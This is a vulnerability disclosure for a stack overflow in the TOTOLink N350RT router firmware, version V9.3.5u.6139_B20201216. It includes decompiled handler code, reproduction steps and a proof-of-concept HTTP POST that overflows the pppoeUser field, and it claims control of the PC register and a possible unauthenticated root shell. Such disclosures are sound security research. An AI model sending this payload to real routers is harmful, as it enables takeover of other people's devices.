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TOTOLink N350RT V9.3.5u.6139_B20201216 has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address：https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	
2	N350RT_Datasheet	Ver1.0	2020-08-09	
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	

Vulnerability details

```
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_43908C);
      nvram_set("wl_guest_lan_isolate", &word_43908C);
LABEL_19:
      sub_4253F4(a1);
      sub_426B50(a1);
      sub_426810(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
```

```
int __fastcall sub_4253F4(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_4241E0(a1);
  return 1;
}
```

```
case 3:
  strcpy(v61, "pppoe");
  v11 = websGetVar(a1, "pppoeSpecType", (int)&word_43908C);
  nvram_set("wan_pppoe_spectype", v11);
  v12 = websGetVar(a1, "pppoeUser", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_username", v12);
  v13 = websGetVar(a1, "pppoePass", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_passwd", v13);
  v14 = websGetVar(a1, "pppoeMtu", (int)"1492");
  nvram_set("wan_pppoe_mtu", v14);
  v15 = websGetVar(a1, "pppoeServiceName", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_service", v15);
  v16 = websGetVar(a1, "pppoeAcName", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_ac", v16);
  v17 = atoi(v11);
  if ( v17 )
  {
    switch ( v17 )
    {
      case 1:
        sprintf(v67, "\\n\\r%s", v12);
        nvram_set("wan_pppoe_username_mm", v67);
        break;
```


`v12` is formatted into `v67` through sprintf function, and `v12` is the value of `pppoeUser` we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"pppoeUser":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.



Finally, you can write exp to get a stable root shell without authorization.